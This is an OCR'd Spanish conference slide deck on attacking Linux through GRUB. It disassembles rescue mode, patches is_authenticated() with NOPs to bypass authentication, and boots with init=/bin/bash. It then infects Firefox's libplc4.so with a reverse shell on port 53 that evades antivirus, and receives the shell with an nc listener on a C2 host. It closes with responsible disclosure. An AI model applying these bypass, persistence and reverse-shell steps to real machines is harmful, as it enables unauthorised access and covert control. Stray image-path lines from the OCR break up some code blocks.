0x0019: incl   (%eax)
0x001b: push   %ebx
0x001d: incl   (%eax)
0x001f: movsl  %ds:(%esi),%es:(%edi)
0x0021: incb   (%eax)
0x0023: xchg   %ebp,%ecx
0x0026: add    %dh,%al
0x0028: jge    0x0
```

CPU REGS

```
eax      0x7f658
ecx      0x0          (?)
edx      0x0          (?)
ebx      0xd          (13)
esp      0x7f664
ebp      0x0          (?)
esi      0xffff ffe4  (-20)
edi      0x0          (0)
eip      0x0          (0)
esp      0x79ace
eflags   0x200046[ PF ZF ID ]
```

Hacking GRUB

```
0x0000: enter  $0x5b66,$0x66
0x0004: pop    %esi
0x0005: pop    %di
0x0007: retw     Goto 0xe00c
0x0009: loop   0xb
0x000b: push   %ebx
0x000d: incl   (%eax)
0x000f: push   %ebx
0x0011: incl   (%eax)
0x0013: push   %ebx
0x0015: incl   (%eax)
0x0017: push   %ebx
0x0019: incl   (%eax)
0x001b: push   %ebx
0x001d: incl   (%eax)
0x001f: movsl  %ds:(%esi),%es:(%edi)
0x0021: incb   (%eax)
0x0023: xchg   %ebp,%ecx
0x0026: add    %dh,%al
0x0028: jge    0x0
```

esp: 0x73f3c

```
.
.
0x4505b52b
0xe00c6e80
0x77708788
.
.
.
```

```
eax     0x7f658
ecx     0x0             (?)
edx     0x0             (?)
ebx     0xd             (13)
esp     0x7f664
ebp     0x0             (?)
esi     0xfff ffe4      (-28)
edi     0x0             (0)
eip     0x0             (0)
esp     0x73f3c
eflags  0x200046[ PF ZF ID ]
```

Hacking GRUB

Llegamos a mitad de grub_rescue_run()

```
<grub_rescue_run>:
  0xdfef:     push    %ebp
  0xdff0:     mov     %esp,%ebp
  0xdff2:     sub     $0x24,%esp
  0xdff5:     push    $0xe90a
  0xdffa:     call    0xd53b    #
  0xdfff:     add     $0x10,%esp
  0xe002:     call    0xbfd2    #
  0xe007:     xor     %edx,%edx
  0xe009:     lea     -0xc(%ebp),%eax
=>0xe00c:     movl    $0x0,0x16ce0
  0xe016:     call    0xdf28
……....
```

```
void __attribute__ ((noreturn)) grub_rescue_run (void){
#ifdef QUIET_BOOT
  grub_printf ("Entering rescue mode...\n");
#endif

  while (1)
    {
      char *line;

      /* Print an error, if any.  */
      grub_print_error ();
      grub_errno = GRUB_ERR_NONE;


      grub_rescue_read_line (&line, 0, NULL);
      if (! line || line[0] == '\0')
        continue;


      grub_rescue_parse_line (line, grub_rescue_read_line, NULL);
      grub_free (line);
    }
}
```



Utilizando las funcionalidades de GRUB

- **GRUB rescue** permite cargar Linux con los parámetros que queramos.
  Pero, es farragoso y lento; tiene una **capacidad de edición muy limitada**.





Utilizando las funcionalidades de GRUB

- Es mejor **parchear en memoria el código de GRUB** para que siempre estemos autenticados:

```
static int
is_authenticated (const char *userlist)
{
  const char *superusers;
  struct grub_auth_user *user;

  superusers = grub_env_get ("superusers");

  if (!superusers)
    return 1;

  FOR_LIST_ELEMENTS (user, users)
    {
      if (!(user->authenticated))
        continue;

      if ((userlist && grub_strword (userli
          || grub_strword (superusers, user
        return 1;
    }

  return 0;
}
```

```
is_authenticated:
   0x7eb512c:   push   %ebp
   0x7eb512d:   mov    %esp,%ebp
   0x7eb512f:   push   %edi
   0x7eb5130:   push   %esi
   0x7eb5131:   mov    %eax,%esi
   0x7eb5133:   push   %ebx
   0x7eb5134:   mov    $0x7eb107c,%eax
   0x7eb5139:   sub    $0xc,%esp
   0x7eb513c:   call   0xbd32
   0x7eb5141:   mov    0x7eabac8,%ebx
   0x7eb5147:   mov    %eax,%edi
   0x7eb5149:   mov    $0x1,%eax
   0x7eb514e:   test   %edi,%edi
   0x7eb5150:   jne    0x7eb517c
   0x7eb5152:   jmp    0x7eb5189
   . . .        . .    . . .
   0x7eb5189:   add    $0xc,%esp
   0x7eb518c:   pop    %ebx
   0x7eb518d:   pop    %esi
   0x7eb518e:   pop    %edi
   0x7eb518f:   pop    %ebp
   0x7eb5190:   ret
```

```
static int
is_authenticated (const char *userlist)
{
  const char *superusers;
  struct grub_auth_user *user;

  superusers = grub_env_get ("superusers");

  //  if (!superusers)
    return 1;

  FOR_LIST_ELEMENTS (user, users)
    {
      if (!(user->authenticated))
        continue;


      if ((userlist && grub_strword (userli
          || grub_strword (superusers, user
        return 1;
    }

  return 0;
}
```

```
is_authenticated:
   0x7eb512c:   push   %ebp
   0x7eb512d:   mov    %esp,%ebp
   0x7eb512f:   push   %edi
   0x7eb5130:   push   %esi
   0x7eb5131:   mov    %eax,%esi
   0x7eb5133:   push   %ebx
   0x7eb5134:   mov    $0x7eb107c,%eax
   0x7eb5139:   sub    $0xc,%esp
   0x7eb513c:   call   0xbd32
   0x7eb5141:   mov    0x7eabac8,%ebx
   0x7eb5147:   mov    %eax,%edi
   0x7eb5149:   mov    $0x1,%eax
   0x7eb514e:   nop
   0x7eb514f:   nop
   0x7eb5150:   nop
   0X7eb5150:   nop
   0x7eb5152:   jmp    0x7eb5189
   . . .        . .    . . .
   0x7eb5189:   add    $0xc,%esp
   0x7eb518c:   pop    %ebx
   0x7eb518d:   pop    %esi
   0x7eb518e:   pop    %edi
   0x7eb518f:   pop    %ebp
   0x7eb5190:   ret
```


Utilizando las funcionalidades de GRUB

- Modificación del código de GRUB
  - Sobreescribir la condición de salto por 4 “**nops** (0x90)” en **is_authenticated()**



Utilizando las funcionalidades de GRUB


- Modificación del código de GRUB
  - Sobreescribir la condición de salto por 4 “**nops** (0x90)” en **is_authenticated()**





Investigación del objetivo | Adquisición herramientas | Intrusión inicial | Persistencia | Comunicación C2

Hacked !!!



Persistencia

	¿ Cifrada ?			
Arranque seguro	Sistema (raíz)	Datos usuario (home)	Se puede infectar:	¿ Persistencia ?
No	No	No	Grub, Kernel, sistema fich.	✓
		Si 🔒	Grub, Kernel, sistema fich.	✓
	Si 🔒	No	Grub, Kernel	✓
		Si 🔒	Grub, Kernel	✓
Si 🔒	No	No	Sistema fich.	✓
		Si 🔒	Sistema fich.	✓
	Si 🔒	No	Sistema fich.	✓
		Si 🔒	---	✗

Persistencia

Arranque seguro	¿ Cifrada ? Sistema (raíz)	¿ Cifrada ? Datos usuario (home)	Se puede infectar:	¿ Persistencia ?
No	No	No	Grub, Kernel, sistema fich.	✓
		Si	Grub, Kernel, sistema fich.	✓
	Si	No	Grub, Kernel	✓
		Si	Grub, Kernel	✓
Si	No	No	Sistema fich.	✓
		Si	Sistema fich.	✓
	Si	No	Sistema fich.	✓
		Si	---	✗

Infectando en la partición del sistema

- Infectar una librería usada por una aplicación que acceda a la red.
- En esta PoC, infectaremos la librería **`libplc4.so`** de Firefox
  - Implementa funciones básicas (base64, strcmp, …)
    - Se revisa/**actualiza pocas veces**.
  - Diferentes opciones de infección:
    - Tomar el control del navegador cada cierto tiempo.
    - Crear un nuevo proceso.
    - Saltar de proceso en proceso sin crear uno nuevo.
    - …
  - Solo se activa cuando **algún usuario usa Firefox.**
  - Pondrá en marcha un “*reverse shell*” al puerto 53

No detectado por ningún antivirus

virustotal

SHA256: 2a0fc07f8aa11f6725b11e30b9d356c7a51ec45b661011ada7ea820a228911da

Nombre: libplc4-s.so

Detecciones: 0 / 55


Fecha de análisis: 2015-11-26 10:56:33 UTC (hace 0 minutos)


Análisis | Detalles | Información adicional | Comentarios | Votos

Antivirus	Resultado	Actualización
ALYac	✓	20151126
AVG	✓	20151126
AVware	✓	20151126
Ad-Aware	✓	20151126
AegisLab	✓	20151126
Agnitum	✓	20151125
AhnLab-V3	✓	20151126
Alibaba	✓	20151126
Antiy-AVL	✓	20151126
Arcabit	✓	20151126
Avast	✓	20151126
Avira	✓	20151126
Baidu-International	✓	20151125
BitDefender	✓	20151126
Bkav	✓	20151125
ByteHero	✓	20151126
CAT-QuickHeal	✓	20151126
CMC	✓	20151124
ClamAV	✓	20151126
Comodo	✓	20151126
Cyren	✓	20151126
DrWeb	✓	20151126
ESET-NOD32	✓	20151126
Emsisoft	✓	20151126
F-Prot	✓	20151126
F-Secure	✓	20151126
Fortinet	✓	20151126
GData	✓	20151126
Ikarus	✓	20151126


Control del sistema operativo

- Lanzar Linux con un shell sin password: **`init=/bin/bash`**





Modificación de la librería



Remontar raíz y montar pendrive.

¡¡ Infección !!

Apagar sin dejar rastro.

Investigación del objetivo | Adquisición herramientas | Intrusión inicial | Persistencia | Comunicación C2 | ....

Comunicación con Command&Control

Host: **bob@victima**



Alice (desde C2) espera una conexión entrante desde la víctima.

Host: **alice@C2**

```
alice@c2:~$ pkexec nc -l 53
: can't access tty; job control turned off
$ ls
Desktop
$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
```

Conclusiones

- **Código firmado ≠ código seguro:**
  - La firma de código solo protege contra la substitución de los binarios, pero no impide la explotación de sus propias vulnerabilidades.
- El cifrado de los discos **solo es efectivo** cuando el sistema está **apagado**.
- No debemos subestimar los **vectores de ataque menos convencionales**:
  - Por ser menos frecuentes puede que tengan **fallos latentes**.
- La explotación ha sido posible gracias a:
  - Excesiva potencia de GRUB: **la complejidad es enemiga de la seguridad**.
  - Y un **exhaustivo análisis del código**.
- Más información:
  - **http://cybersecurity.upv.es**

El **fallo y el *fix* fueron notificados** a los mantenedores de GRUB y a las principales distribuciones con tiempo suficiente.

Responsible disclosure

E-Mails

- info@ccn-cert.cni.es
- ccn@cni.es
- sondas@ccn-cert.cni.es
- redsara@ccn-cert.cni.es
- organismo.certificacion@cni.es

Websites

- www.ccn.cni.es
- www.ccn-cert.cni.es
- www.oc.ccn.cni.es

Síguenos en Linked in

